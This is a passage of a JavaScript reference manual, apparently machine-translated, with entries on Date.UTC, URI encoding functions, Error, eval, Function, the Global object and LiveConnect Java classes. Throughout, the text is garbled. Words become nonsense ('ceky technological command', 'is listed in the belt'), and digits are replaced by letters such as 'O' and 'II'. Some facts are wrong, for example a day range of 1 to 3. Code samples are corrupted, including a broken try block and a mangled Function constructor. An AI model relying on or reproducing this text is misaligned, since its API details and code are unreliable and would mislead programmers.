Date . UTC (year mecyats, day chagli, MINUTES ceky technological command, ms)

Arguments

year

Year in four-digit format. If the argument is between O and 99, 1900 is appended to it, and it is treated as a year between 1900 and 1999.

month

An integer month from O (January) to II (December).

day

Day of the month, specified as an integer from I to 3. Note that the smallest value of this argument is 1, the smallest value of the other arguments is 0. This argument is optional.

chagli
An hour, specified as an integer from 0 (midnight) to 23 (11 pm). This argument may be missing.

minutes
Minutes to an hour, given as an integer from O to 59. This argument may lack Vat.

seconds
Seconds in minutes, defined as an integer from O to 59. This argument can from sutstvovat.

ms
The number of milliseconds. This argument may be missing; was ignored until the ECMASoript standard was released .

Return value

The millisecond representation of the specified UTC time. RETURN method schaet number of milliseconds between midnight GMT on January 1, 1970 and is listed in the belt.

Description

The method of a Date . UTC () is a static method that is called through the Date () constructor , not through a separate Date object .

Date arguments . UTC () specifies the date and time and implies UTC time . The specified time UTC is converted to millisecond format that can uc use constructor method Date () and by Date . setTime ().

The Date () constructor method can accept date and time arguments, which are identical to those accepted by the Date method . UTC (). The difference is h then the constructor Date () impersonate Meva local time, and Date . UTC () -

Greenwich Mean Time (GMT). Create an object a Date , using a time specification in UTC , as follows:

```
d = new Date (Date.UTC (1996, 4, 8, 16, 30));
```

Cm . See also Date, Date.parse (), Date .setTime ()

Syntax

Æâ T â. valueOf ()

Return value

The millisecond representation of the *date.* Return value coincides with the value it returned Date . getTime ().

decodeURI () ECMAScript v 3
decodes characters into URI

Syntax

decodeURI (uri)

Arguments

u ri

A string containing in encrypted form the URI (Uniform the Resource the Identifier - Uniform Resource Identifier) or other text to be deco dirovaniyu.

Return value

Argument copy *the uri ,* in which all the hexadecimal control the last ova telnosti replaced by the characters that they represent.

Exceptions

URIError

Indicates that one or more escape sequences in the *uri* are not formatted correctly and cannot be decoded correctly.

Description

The decodeURI () - it is a global function tion which returns a decoded copy of the argument ment *the uri* . It does the opposite of the encodeURI () function ; ADVANCED Nosta cm. in the description of this function.

Date . valueOf ()

ECMAScript v 1

converts Date object to milliseconds

overrides Object . valueO f ()

see also
decodeURIComponent (), encodeURI (), encodeURIComponent (), escape (), unescape ()

decodeURIComponent () ECMAScript v 3
decodes escape sequences in a URI component
Syntax
decodeURIComponent (s)
Argumen you
s
A string containing the encoded URI component or other text to be decoded.

Return value

A copy of the argument s , in which the hexadecimal escape STI replaced they represent symbols.

Exceptions

URIError

Means that one or more control sequences arguments are s has an invalid format and can not be correctly decoded.

Description

decodeURIComponent () is a global function that returns a decoded copy of its s argument . Its action is the reverse of the encoding performed by the en - codeURIComponent function ; see the reference article for this feature for details.

See also decodeURI (), encodeURI (), encodeURIComponent (), escape (), unescape ()

encodeURI () ECMAScript v 3
performs coding e URI with escape sequences

Syntax

encodeURI (uri)

Arguments

uri

A string containing a URI or other text to be encoded.

Return value

A copy of the *uri* argument , with some characters replaced with hexadecimal escape sequences.

Exceptions

URIError

It indicates that the string *uri* comprises a pair of distorted Unicode - symbols mo not Jette be encoded.

Description

the encodeURI () - it is a global function that returns an encoded copy of the argument ment *the uri* . H e coded symbols, numbers, and the following punctuation marks code the ASCII :

encodeURIComponentO

_. ! ~ * ' ()

Function of the encodeURI () encodes a URI as a whole, therefore, the following symbols punktua tion having in URI special value also coded:

; /? : @ & = + $, #

Any other characters in *uri* are replaced by converting it into character code UTF -8 and subsequent coding of each of the received bytes Hex- ary control sequence in the format % xx . In this scheme, the encoding ASCII symbol of s are replaced with a sequence % xx , character codes \ u 0080 to \ u 07 ff - two control sequences and all other 16-bit Unicode -Symbols - three escape sequences.

When using this method for encoded Ia URI need to be sure that none of the components of the URI (e.g., the query string) contains spacers simvolov- URI , such as? or #. If these components may comprise sym ly, it is necessary to encode each component separately with f unc en codeURIComponentO .

The decodeURI () method is designed to perform the opposite of encoding. Prior to ECMAScript v 3 via methods escape () and unescape (), is now recognized GOVERNMENTAL obsolete performed similar encoding and decoding.

Pr imer

```
// Returns http : // www . isp . com / app . cgi ? arg 1 = 1 & arg
2 = hello % 20 world encodeURI (" http : // www . isp . com /
app . cgi ? arg 1 = 1 & arg 2 = hello world "); encodeURI ("\ u
00 a 9"); // The copyright character is encoded in % C 2% A 9
```

see also

decodeURI (), decodeURIComponent (), encodeURIComponentO , escape (), unescape ()

encodeURIComponent () ECMAScript v 3

encodes URI components using escape sequences

Syntax

encodeURIComponent (s)

Arguments

s A string containing the URI fragment or other text to be encoded. Return value

A copy of s , in which certain characters replaced by hexadecimal councils - governing posledovatelnos tyami.

Exceptions

URIError

It indicates that the string s contains distorted pair Unicode -symbols mo not Jette be encoded.

Description

encodeURIComponentO - it is a global function that returns encoded to Pius its argument s . Not coded letters chi Phra and following signs punktua tion of the code the ASCII :

Error

649

_. ! ~ * ' ()

All other characters, including punctuation characters such as /,: #, serving as conductive to separate the various components URI , are replaced by one or more E in hexadecimal directs sequences. Description Execu being operated coding scheme cm. In an article on functions of the encodeURI ().

Note the difference between encodeURIComponent () and encodeURI (): the encodeURIComponent () function assumes that its argument is a fragment of a

URI (such as a protocol, hostname, path, or query string). Therefore, it converts sym ly punctuation used for fragment separation URI .

Example

```
encodeURIComponent (" hello world ?"); // Returns hello % 20 world % 3 F
```

See also decod eURI (), decodeURIComponent (), encodeURI (), escape (), unescape ()

Error ECMAScript v 3

generic Objects Error exception

Constr a torus

new Error ()

new Error (message)

Arguments

message

An optional error message that provides additional information r mation about the exception.

Return value

The newly created Error object . If the argument is given *the message* object Error will ICs polzovat it as the value of its properties message ; otherwise, it will take the value of this property pre default dlagaemuyu string op - determination implementation. When the Error () constructor is called as a function (without the new operator), it behaves the same as when called with the new operator .

Properties

message

An error message that provides additional information rmatsiyu of IP exception. This property holds the string passed to the constructor, or before default Laga

name

A string specifying the type of the exception. For instances of the class Error and all it under classes this property specifies the name of the designer, with which the instance was created.

Methods

toString ()

Returns string defined in the implementation, which is the Ob CPC Error .

650

Error . message

Description

Instances of Error represent errors or exceptions and Oba chno using are instructions throw and try / catch . The property name specifies the type of exception, and on the means of the properties of message you can create and send a message to the user with information about the exception.

The JavaScript interpreter never creates an Error object directly . Instead, it instantiates one of the Error subclasses , such as SyntaxError or RangeError . In your own code, it may be more convenient to create Error objects to alert you to an exception, or simply issue the error message or error code as a primitive string or numeric value.

Note that the ECMAScript specification defines a toString () method for the Error class (it is inherited by all subclasses of Error), but does not require this method to return a string containing the value of the message property . Therefore it is not it should be expected to give that method the toString () converts the object Error in human-readable string. To display an error to the user, you must explicitly use the name and message properties of the Er ror object .

Example

You can warn about an exception like this:

```
function factorial (x) {
if (x <0) throw new Error ("factorial: x must be > = 0"); if
(x <= 1) return 1; else return x * factorial (xl);
}
```

Intercepting an exception, it can be reported to the user of slops schyu following present code (comprising client method Window . Alert ()):

```
try {& * (& / * error occurs here * /} catch ( e ) {
```

```
if ( e instanceof Error ) { // Is this an instance of Error or a
      subclass? alert ( e . name + ":" + e . message );
}
   }
```

see also

EvalError , RangeError , R eferenceError , SyntaxError , TypeError , URIError

Error . message ECMAScript v 3

error message

Syntax

error . message

Description

Property message object the Error (or an instance of any subclass of the Error) prednazna Chenoa to store human-readable strings, with holding details about the error or exception. If the *message* argument is passed to the Error () constructor , it becomes the value of the message property . If the argument *message* has not been transmitted, the object Error inherits this property to DEFAULT iju defined Noe implementation (which may be the empty string).

Error . name

651

Error . name ECMAScript v 3

error type

Syntax

error . name

Description

The property name of the object the Error (or an instance of any subclass of the Error) specifies the type of pro came forth errors or suit for prison. All Error objects inherit this property from their constructor. The property value is

the same as the name of the constructor. In other words, the objects SyntaxError property name still « SyntaxError », and the objects The EvalError - « The EvalError ».

Error . toString E CMAScript v 3

converts Error object to string overrides Object . toString ()

Syntax

error . toString ()

Return value

An implementation-defined string. Standard ECMAScript does not say anything about the WHO rotatable by this value, with the exception of t th, that it should be Straw Coy. It is worth noting that it does not require the returned string to contain the error name or error message.

escape () ECMAScript v 1; deprecated in ECMAScript v 3

encodes a string

Syntax

escape (s)

Arguments

string that d ave to be coded (using control sequences telnostey).

Return value

Encoded copy of s , in which certain s e symbols are replaced by Hex-hexadecimal escape sequences.

Description

the escape () - global function that th returns a new string that contains for argument encoded version of *s* . The string *s* itself does not change.

Function of the escape () returns a string in which all characters s , other than letters, numbers, and punctuation characters (@, *, _, +, -., And /) code ASCII replaced councils -governing sequences in the format % xx , or % uxxxx (where x denotes hexadecimal hydrochloric figure). Unicode -Symbols from \ u 0000 to \ u 00 ff replaced administering subsequent successive % xx , all other Unicode -Symbols - sequence % uxxxx .

A string encoded with escape () is decoded with the unescape () function .

eval ()

Although the function of the escape () standardized in the first version of ECMAScript , it was when known by the obsolete and removed from the standard ECMAScript v 3. Implementation ECMAScript usually support e that function, although this is not mandatory. Instead escape () trace is used function encodeURI () and encodeURIComponent ().

Example

```
escape (" Hello World !"); // Returns " Hello % 20 World % 21"
```

See also encodeURI (), encodeURIComponentO

eval () ECMAScript v 1

executes the JavaScript code contained in the string

Syntax

eval (^)

Arguments

code

A string containing the expression or statements to be executed.

Return value

The value resulting from the execution of the *code,* if any.

Exceptions

SyntaxError

Indicates that the *code* argument does not contain valid JavaScript code.

EvalError

Indicates that the function the eval () has been called incorrectly, for example through iDEN tifikator different from « the eval ». The following

section describes the limitations Nia imposed on this function.

Other excluded s

If JavaScript -code transmitted in eval (), generates an exception, eval () forehand is its caller.

Description

The method of the eval () - is a global method that evaluates a string that contains the *code for* the language JavaScript . If the *code* contains a JavaScript expression , eval evaluates the expression and returns its value. If *the code* contains one or more of the Java Script-instruction, the eval () executes those instructions, and returns the value (if any), which returns the last instruction. If *the code* does not return the nick one value, the eval () returns undefined The . Finally, if the *code* throws an exception, eval () passes the exception to the caller.

Potentialities of the eval () in relation to the language JavaScript is very powerful, yet IU her, this method is not often This is used in real programs. An obvious area of application is the program working as a recursive interpretato ry JavaScript or dynamically generating and performing the JavaScript -code.

Most JavaScript functions and JavaScript methods that accept string arguments also accept other types of arguments and are simply

convert these values to strings. The eval () method behaves differently. If the argument ment *code* is not a primitive string value, which returns it aschaetsya in neiz mennom form. Therefore, be careful not to accidentally pass a String object to the eval () function instead of a primitive string value.

For the sake of efficiency, ECMAScript v 3 imposes an unusual restriction on the use of the eval () method . The implementation of ECMAScript allows

generates Vat exemption The EvalError , if you are trying to rewrite the property eval or assign to INDICATES method eval () Other features and trying to bring it through this property.

Example

```
eval ("1 + 2"); // Returns 3
// This code uses client-side JavaScript methods to request an
expression // from the user and display the results of his evaluation.
// See the descriptions of the Window client methods for details . alert ()
// and Window . prompt (). try {
   alert ("Result:" + eval (prompt (" Enter expression:", "")));
}
      catch ( exception ) { alert (
                        exception );
}
var myeval = eval ; // May throw an EvalError exception myeval ("1
+ 2"); // May throw an EvalError exception
```

EvalError ECMAScript v 3

It generated when properly used meth od the eval () the Object ^ the Error ^ The EvalError

Constructor p

new EvalError ()

new EvalError (*message)*

Arguments

message

An optional error message that provides additional infor exclusion mation. If specified, this argument is accepted as the value of the message property of the EvalError object .

Return value

The newly created EvalError object . If a *message is given,* the Error object takes that as the value of its message property ; otherwise as values Niya this property ASIC enjoy thi s proposed default string, certain implementations. When the EvalError () constructor is called as a function (without the new operator), it behaves exactly the same as when called with the new operator .

Properties

message

Error message predost ulation additional information about excluded chenii. This property holds the string passed to the constructor, or Proposition line

specific implementation Guy See. Hundred THIEY describing properties Error . message .

654

Function

name

A string specifying the type of exception. For all EvalError objects, the value of this property is " EvalError ".

Description

Instances of the EvalError class can be thrown when the global function eval () is called with any other name. The restrictions on how the eval () function can be called are described in its description. For information on throwing and catching exceptions, see the article on the Error class .

See also Error , Error . message , Error . name

Function ECMAScript v 1

function JavaScript the Object ^ the Function

Syntax

functio n *function_name (list_of_name_of_arguments)* // Statement of function definition {

body

}

function (list.argument_names) { body } // Unnamed function literal
function_name (list_of_argument_names) // Call the function

Constructor

new FunctAon (^ MeHa ._ apr yMeHTcjB ..., body)

Arguments

argument_names ...

Any number of string arguments that name one or more arguments of the newly constructed Function object .

body

A string specifying the body of the function. It can contain any number of the Java of Sc ript-statements separated by semicolons, and refer to any names of the arguments raised earlier in the constructor.

Return value

The newly created Function object . Function call leads to a Java implementation of Script-code constituting the argument *body.*

Exceptions

SyntaxError

Indicates that the argument of *the body* or in one of the arguments from the list *imena_argu- cops* a syntax JavaScript -error.

Properties

arguments []

An array of arguments passed to the function. Deprecated.

caller

Object reference the Function , call this function, or null , if the function is called from the top-level code. Deprecated.

length

The number of named arguments specified in the function declaration.

prototype

An object that defines properties and methods for a constructor function that are shared by all objects created using this constructor.

Methods

apply ()

Calls a function as a method of a specified object, passing it the specified array of arguments.

call ()

Calls the function as a method of the specified object, passing arguments to it.

toString ()

Returns the string representation of the function.

Description

A JavaScript function is a fundamental data type. In chapter 8 tells camping, how to define and use functions, and Chapter 9 discusses close e are we relating to the methods, constructors and properties of function prototypes. Details STI cm. In these chapters. Note that functional entities can CPNS vatsya using the constructor described herein Function (), but it is not effective, therefore more nstve cases, the preferred method of determining the function of a guide defining a function or a function literal.

In JavaScript 1.1 and later versions feature the body automatically gets lo Locals called the arguments , which is to still refer to an object of the Arguments . This object is an array of values passed to the function as arguments. Don't confuse it with the deprecated arguments [] property described earlier. See the article on the Arguments object for details .

See also Arguments ; chapters 8 and 9

Function . apply () ECMAScript v 3

calls a function as a method of an object

Syntax

function.apply (this_object, arguments)

Arguments

this_object

The object to which the function should be applied. In the body of the function, *this_object* becomes the value of the keyword this . If the argument said cop contains the value null , uses a global object.

arguments

An array of values to be passed as arguments to the function. Return value The value returned when the *function is* called .

Exceptions

TypeError

It is generated when the method is invoked on an object that is not a function, or with an argument *argument* is not an array or object of the Arguments .

Description

The apply () method calls the specified function as if it were a method of the object specified by *this_object,* passing in the arguments that are contained in the *arguments* array . The method returns the value returned when the function is called. In the body of the function, the this keyword refers to *this_object.*

Argu- ment *argument* should be an array or object of the Arguments . If the arguments to a function are to be passed as separate arguments rather than as an array, you should use the Function call . call ().

Example

```
// Applies the Object . the toString (), proposed paragraph on the default object
// override it with its own version of the method. Note // that there are no
arguments.
Object.prototype.toString.apply (o);
// Calls the Math . max () used to find the maximum // element in the array. Note
that the first // argument is irrelevant in this case. var data = [1,2,3,4,5,6,7,8];
Math.max.apply (null, data);
```

Cm . See also Function.call ()

Function.arguments [] ECMAScript v1; deprecated in ECMAScript v3

arguments , transferred functions

Syntax

function.arguments [i]
function.arguments.length

Description

Property arguments object Function is an array of arguments passed valued functions. This array is only defined during the execution of the function. The properties of the arguments . length indicates the number of elements in the array.

This property has been deprecated and it is recommended to use the Arguments object instead . Although ECMAScript v 1 supports the Function . arguments , it has been removed from ECMAScript v 3 and compatible implementations may no longer support it . That Kim manner, it should never be used in the new JavaScript -stsenariyah.

Cm . See also Arguments

Functi 0 n . call () ECMAScript v 3

calls a function as a method of an object

Syntax

call function (this_object, arguments ...)

Arguments

e tot_obekt

The object on which the *function* should be called . In the body of the function, *this_object* becomes the value of the this keyword . If this argument contains INH value is null , use the global object.

arguments ...

Any number of arguments passed to the *function.*

Return value

The value returned when calling the function.

Exceptions

TypeError

Thrown when the method is called on a non-function object. Description call () calls the specified *function* as if it were a method of the object specified by the second argument *etot_obekt* , passing it any arguments in the list of arguments after argument *etot_obekt.* Calling call () returns what the called function returns. Inside the body of the function keyword this refers to a b EKT *etot_obekt* or the global object if the argument *etot_obekt* contains values of null .

If you want to specify arguments to pass to the function as an array, Execu zuyte function of the Function . apply ().

Example

```
// Calls the Object . toString (), the default for an object,
// override it with its own version of the method. Note // that there
are no arguments.
Object.prototype.toString.call (o);
```

Cm . See also Function.apply ()

Function.caller JavaScript 1.0; deprecated in ECMAScript the function that called the given

Syntax

function . caller

Description

In early versions of JavaScript property caller object Function is a reference to the function that called the current function. If the function is called from a top-level JavaScript program, the caller property is null . it

property can only be used within a function (r. f. property caller defined Leno to function only while it is running).
The property of the Function . caller is not part of the ECMAScript standard and is not required for compliant implementations. It shouldn't be used.

Function . length ECMAScript v 1

the number of arguments in the function declaration

Syntax

function . length

Description

The property length feature indicates the number of named arguments declared GOVERNMENTAL etc. , and the function definition. In fact, the function can be called with more or fewer arguments. Do not confuse this property Object Function with property length of the object the Arguments , indicating the number of arguments ACTUAL ski passed to the function. Note EP has an article on property the Arguments . length .

See also Arguments . length

Function . prototype ECMAScript v 1

object class prototype

Syntax

function . prototype

Description

The prototype property applies when a function is called as a constructor. It refers to an object that is the prototype for an entire class of objects. Liu battle

object created with the constructor inherits all properties of the object referenced by the property of the prototype .
Discussion of the constructor functions, properties of prototype and defined s JavaScript - classes is in chapter 9.

See also Chapter 9

Function . toString () ECMAScript v 1

converts function to string

Syntax

function. ^^^ ()

Return value

A string representing the function.

Exceptions

TypeError

Thrown when the method is called on a non-function object.

getClassO

659

Description

Method toString () object Function converts function in line manner, depending conductive on the implementation. In most implementations, for example, Firefox and IE , the IU Todd returns a string JavaScri pt -code, which includes a keyword function , the argument list, full body function, etc... In these implementations, the result of the paper you method toString () can be transmitted as an argument to the eval () function . However, this behavior is not specified in the specifications and should not be relied upon.

getClass () LiveConnect

returns the JavaClass object of the JavaObject

Syntax

getClass (object_t_] a.ua.)

Arguments

object_] a.ua.

Object JavaObject .

Return value

The JavaClass object of the JavaObject *(object_] a ya).*

Description

getClass () - a function that receives as an argument object JavaObject (*obek.t_] a.ua* .), and returns an object JavaClass this object JavaObject , ie, returns an object.. JavaClass , which is a representation of Java -class Java - Volume EKTA , before the representation specified object JavaObject .

Order of use

Do not confuse the JavaScript -function getClass () with the method getClass , which sweeps give all Java -objects. Similarly, do not confuse the JavaScript object named JavaObject with Java -class java . lang . Class .

Consider a Java object named the Rectangle , created as follows:

```
var r = new java . awt . Rectangle ();
```

Where r - a variable JavaScript , in which the object is stored JavaObject . Faces of a JavaScript -function getClass () results in the object Jav aClass , which represents the class java . awt . Rectangle :

```
var c = getClass ( r );
```

You can verify this by comparing this JavaClass object with java . awt . Rectangle :

```
if (c == java.awt.Rectangle) ...
```

Java -method getClass () is called differently and solve other problems:

```
c = r . getClass ();
```

After execution of this line of code in the variable c will object JavaObject , koto ing will be the object java . lang . Class . This object will be represented leniem Java -class java . awt . Rectangle . For information on using the ja - va class . lang . Class, refer to the Java language documentation .

Summing up, you can see that the following expression will always return true for any Java object about:

```
( getClass ( o . getClass ()) == java . lang . Class )
```

See also JavaArray , JavaClass , JavaObject , JavaPackage ; chapters 12 and 23

Global ECMAScript v 1

global object Object ^ Global

C n Taxis

this

The Global e properties

Global object - this is not a class, so the following global properties IME are separate help articles under their own names. That is, details of the undefined property can be found under the heading " undefined " rather than " Global . undefined ". Please note that all top-level variables as before resents a property of the global object.

Infinity

A word value denoting positive infinity.

java

Object of the JavaPackage , which is a hierarchy of *java* . * Packages.

NaN

Non-numeric value.

undefined

The value is undefined .

Global functions

Global object - this is not a class, so are listed nnye further global function tion are not the methods of an object, and how-to articles are listed under the names of functions. Thus, the parseInt () function is described in detail under the heading “ parseInt ()”, not “ Global . parseInt () ".

decodeURI ()

Decodes a string encoded with the encodeURI () function .

decodeURIComponent ()

Decodes a string encoded with the encodeURIComponent () function .

encodeURI

Encodes the URI , replacing certain characters escape sequences styami.

encodeURIComponent

It encodes a component of the URI , replacing certain control characters after the sequence.

escape ()

It encodes a string by replacing certain characters managers follower Nost.

eval ()

Evaluates a string of JavaScript code and returns the result.

getClass ()

Returns the JavaClass object for the JavaObject .

isFinite ()

Checks if the value is finite.

isNaN

Checks if a value is non-numeric (NaN).

parseFloat ()

Selects a number from a string. parseInt ()

Selects an integer from a string.

unescape ( )

Decodes a string encoded by an escape () call .

Global Objects

In addition to the previously listed global properties and functions, global ny object defines the properties that link to all the other predefined JavaScript - objects. All these with voystva are a constructor function, defined fissile classes, except for the Math , which is a reference to an object that is not a constructor.

Array

Array () constructor .

Boolean

Boolean () constructor .

Date

Date () constructor .

Error

Konstr uktor Error ().

EvalError

EvalError () constructor .

Function

Function () constructor .

Math

A reference to an object that defines mathematical functions.

Number

Number () constructor .

Object

Object () constructor .

RangeError

RangeError () constructor .

Refere nceError

ReferenceError () constructor .

RegExp

RegExp () constructor .

String

String () constructor .

SyntaxError

SyntaxError () constructor .

TypeError

TypeError () constructor .

URIError

Constructor URIError ().

Description

A global object is a predefined object that in JavaScript is used to host global properties and functions. All other predefined objects, functions and properties are accessible through the global object. Global Ob EQF is not a property of any other object, so it has no name. (Zago agile reference articles selected for convenience and does not indicate that the glo ballroom object has a name « of Global ».) The JavaScript -code verhneg of level can ssy latsya to the global object by keyword the this . However, this method of brascheniya to the global object is rarely necessary, t. To. Global object Venue Paet as the beginning of the scope chain, so the search for unspecified variable names and functions carried out among the properties of this object. When JavaS cript-code refers to, for example, a function parseInt (), it refers to the property of par - selnt global object. T he fact that the global object is the beginning tse kidneys scope also means that all variables declared in JavaScript upper level -code hundred novyatsya properties of the global object. The global object is just an object, not a class. It has no Global () constructor and no way to instantiate a new global object.

When JavaScript code is embedded in a particular environment, the global object is usually given additional properties specific to that environment. Na sa IOM actually a type of the global object in the standard ECMAScript is not specified, and in particular the implementation of JavaScript as global can

serve any type of object, if this about The object defines listed here are the main features and functions. In example implementations in JavaScript , supporting the possibility of interaction with a Java through a mechanism LiveConnect or similar technology, global Nome object properties imparted j ava and Packages , and said method here getClass (). In client-side JavaScript, the global object is a Window object that represents a web browser window within which JavaScript code is executed.

Example

The basic JavaScript none of the predestined to nnyh properties of the global object is not a list, so you can get a list of all explicitly and implicitly but declared global variables with the following cycle for / in :

```
var variables = "" for (var name in this)
   variables + = name + "\ n";
```

In finity

See also Window (see part IV of the book); chapter 4

Infinity ECMAScript v 1
numeric property denoting infinity

Sinta to sis

Infinity

Description

Infinity - is a global property that contains the special numeric value to Thoroe denotes floor ozhitelnuyu infinity. The Infinity property is not enumerated by for / in loops and cannot be deleted using the delete operator . One should note tit that Infinity is not a constant and can be set to any other value kakomu- but better e to do. (At the same time, Number . POSITIVE _ IN - FINITY is a constant.)

See also isFinite (), NaN , Number . POSITIVE _ INFINITY

isFinite () ECMAScript v 1
determines if a number is finite

Syntax with

isFinite (n)

Arguments *n* Number to check.

Return value

If *n* is finite (or can be converted to it) - true , if *n* is nechislom (NaN) or plus / minus infinity - false .

see also

Infinity , isNaN (), NaN , Number . NaN , Number . NEGATIVE _ INFINITY , Number . POSITIVE _ INFINITY

isNaN () ECMAScript v 1
determines if the argument is a non-numeric value

Syntac with is

isNaN (x)

Arguments

x The value to check.

Return value

If x is a special non-numeric value (or it can be in transformations razovano) - true , if x YaV wish to set up any other value - false .

Description

isNa N () checks its argument to determine if it is a non-number (NaN), that is, an invalid number (for example, resulting from division by

zero). This function is necessary, t. To. Comparative e NaN with any value, including itself, always returns to false , so check for equality NaN , using the operator == or === impossible.

Typically function isNaN () is used to verify the results returned by the function E parseFloat () and parseInt (), with the aim to determine whether these results are valid numbers. Function isNaN () can also be used to test for differences arithmetic errors such as division by zero.

Example

```
isNaN (0); // Returns false
isNaN (0/0); // Returns true
isNaN ( parseI nt ("3")); // Returns false
isNaN ( parseInt (" hello ")); // Returns true
isNaN ("3"); // Returns false
isNaN (" hello "); // Returns true
isNaN ( true ); // Returns false
isNaN ( undefined ); // Returns true
```

See also isFinite (), NaN , Number . NaN , parse Float (), parseInt ()

java LiveConnect

Object of the JavaPackage , representing a hierarchy of packages java . *

C n Taxis

java

Description

Implementations JavaScript , which support mechanism LiveConnect or other technologies of interaction with the Java , a global property jav a contains a reference to the object the JavaPackage , which is a hierarchy of packages *java* . *. The presence of this property means that, for example, the expression java . util would refer to the Java-na ket *java* . *util* . For Java packages that do not fit in the *j ava* . * Hierarchy, see the article describing the global Property .

See also JavaPackage , Packages ; chapter 12

JavaArray LiveConnect

java array representation in JavaScript

Syntax

array_] awa . length // Length of array *array_] a.ua*
[ip (ex] // Reading and writing an array element

Properties

length

A read-only integer that specifies the number of elements in the Java array that the JavaArray object represents .

JavaClass

665

Description

Object a JavaArray - this view Java -massiva that allows Ja vaScript - script to read and write the array elements using the familiar blues taxis for arrays passed in JavaScript . Furthermore, the object JavaArray has the property length , which contains a number of elements in the Java -massive.

In the process of reading / writing from / to array elements, all necessary data conversions between Java and JavaScript are performed by the system automatically. Details STI, see chap. 12.

Order of use

Note: the Java -massivy have several significant about the difference ga me from the Java Script-arrays. First, the length of Java arrays is fixed and is determined when the array is created. For this reason, the length property of the JavaArray is read-only. The second important difference is that in the language Java arrays YaV lyayutsya *typed* (ie. E. All of the array elements must have the same data type). Attempting to write the wrong type to an array element will result in an error or an exception in JavaScript .

Example

Let java . awt . Polygon is a J avaClass object . Then the object JavaObject , which will represent an instance, you can create as follows:

```
p = new java . awt . Polygon ();
```

The p object has the properties xpoints and ypoints , which are JavaArray objects that represent Java arrays of integers. You can initialize the weight Siwa of JavaScript -stsenariya follows:

```
for (var i = 0; i < p.xpoints.length; i ++)
   p.xpoints [i] = Math.round (Math.random () * 100);
for (var i = 0; i < p.ypoints.length; i ++)
   p.ypoints [i] = Math.round (Math. random () * 100);
```

Cm . also getClass (), JavaClass, JavaObject, JavaPackage; chapter 12

JavaClass LiveConnect representation of the Java - a class in JavaScript

Syntax

oacc _ java . static _ member // Read and write the value of a
static // field or method in Java new class_ja va (...) // Creates a
new Java object

Properties

Each JavaClass object contains properties whose names are the same as the names of the public static fields and methods of the Java class that the object represents. The specified properties allow you to read and change the values of static fields of a class and call static methods. Each JavaClass object has a different set of properties; for any object JavaClass they may be listed us with the cycle for / in .

Description

A JavaClass object is a JavaScript representation of a Java class . Object properties JavaClass are display fields and public static IU todov (sometimes referred to as fields and methods of the class) represent a class. On ratite note object JavaClass not have fields, which are fields *instance* Java -class - separate instances Java -classes in JavaScript is an object JavaObject .

Object JavaClass implements the functionality of the mechanism LiveConnect , which will allow an in JavaScript -program is to read s and write the values of the static re variables Java -classes with the usual syntax of the language JavaScript . In addition, the JavaClass object provides the ability to call static methods of a Java class.

To enable JavaScript -stsenariyam read and s Records the value of Java- change GOVERNMENTAL and Java -methods object JavaClass provides JavaScript -program the opportunity cos give Java -objects (Representation JavaObject) using the keyword new and calling the constructor of the object JavaClass .

All preo ducation types of data, the need for which arises in the course of interaction between JavaScript and Java through the object JavaObject , carried out in the framework of technology kah LiveConnect automatically. Learn more about converting types given GOVERNMENTAL in Chapter 12.

Order of use

Don't forget that the Java programming language is *typed.* This lake began, that every field of an object has a certain type in this field can be for the written meaning only a certain type. Trying to be written in the field VALUE ix not correct type will result in JavaScript in an error or excitation exceptions Niya. In addition, an attempt to call a method with arguments of the wrong types will result.

Example

Let java . lang . The System - is an object JavaClass , which represents the Java class of java . lan g . System . Then you can access the static fields of the class, for example the measures as follows:

```
var java _ console = java . lang . System . out ;
```

You can also call static methods of this class, for example:

```
var version = java . lang . System . getProperty (" java . version ");
```

Finally, the JavaClass object allows you to create new Java objects:

```
var java _ date = new java . lang . Date ();
```

See also getClass (), JavaArray , JavaObject , JavaPackage ; chapter 12

JavaObject LiveConnect

java object representation in JavaScript

Syntax

Object_] VUV.Member // Read / write the value of an instance field or method

Properties

Each JavaObject contains properties that have the same names as the public fields and instance methods (but not static fields and class methods) of the Java object it represents. These properties allow you to read and write Vat values of public fields and invoke public methods. Usually ne 'spoken of properties possessed by a particular object JavaObject , it depends on the type of the represented Java -objects. You can enumerate the property of any given JavaObject using a for / in loop .

Description

Object JavaObject - this view Java -objects in JavaScript -stsenarii. Object Properties JavaObject are a representation of public fields and methods of eczema plyara, defined division in Java -objects. (Static fields and methods, and fields or Meto rows class object represents JavaClass .)

Object JavaObject implements the functionality of the mechanism LiveConnect , which yes is able to perform in JavaScript -program reads and writes zna cheny public fields Java -objects using the familiar syntax sa JavaScript . In addition, it provides the ability to call public methods of Java objects. Data type conversion, the need for which WHO arises in the process of interaction between JavaScript and the Java , runs mecha IOM LiveConnect

automatically. For more information about converting data types RASSC is called Chapter 12.

Order of use

Remember that the Java programming language is *typed* . This lake began, that every field of an object has a certain type, and in this field can be for the written meaning only a certain type. For example, the field width of the object java . awt . The Rectangle - is an integer field, and attempt to write a line in the lead in the Java Script in an error or an exception to the excitation.

Example

Let java . awt . The Rectangle - an object JavaClass , which represents the class jawa . awt . Rectangle . Then create an object JavaObject , which will represent an instance of this class, you can follows following manner:

```
var r = new java . awt . Rectangle (0,0,4,5);
```

After that, you can perform the reading of the instance variables of the object r , in the example:

```
var perimeter = 2 * r . width + 2 * r . height ;
```

You can also set the values of public variables instance I ra object r using the syntax JavaScript :

```
r.width = perimeter / 4; r.height = perimeter /
4;
```

Cm . also getClass (), JavaArray, JavaClass, JavaPackage; chapter 12

bb 8

JavaPackage

JavaPackage LiveConnect

representation of the Java - package in JavaScript

Syntax with

package. package_name // Reference to another JavaPackage object *package. class_name* // Reference to JavaClass object

Properties

Object properties JavaPackage are object names JavaPackage and JavaClass , to torye it contains. Each individual object JavaPacka ge has differing schimsya set of properties. It should be noted that the property names of the JavaPackage object can not be enumerated in a for / in loop . To find out which packages and classes to keep in each individual package, please refer to reference py to duction on the programming language the Java .

Description

Object of the JavaPackage - this view Java -Package in JavaScript -stsenarii. In Java, a package is a collection of related classes. The JavaScript object JavaPackage mo Jette contain classes (represented on The object JavaClass) and other objects

JavaPackage .

The global object has a JavaPackage property named java , which represents the *java* . * Package hierarchy . In this aspect JavaPackage defined properties, koto rye refer to other objects JavaPackage . For example java . lang and java . net Referring are on the packages *java* . *lang* and *java* . *net* .

A JavaPackage named java . awt contains properties named Frame and Button , to torye are references to objects JavaClass and represent classes java . awt . Frame and java . awt . Butt on .

Global object also defines a property of the Packages , which is the root for all the properties that represent the root elements of all known hierarchies pack comrade. For example, the expression Packages . javax . swing refers to the Java package *javax* . *swing* .

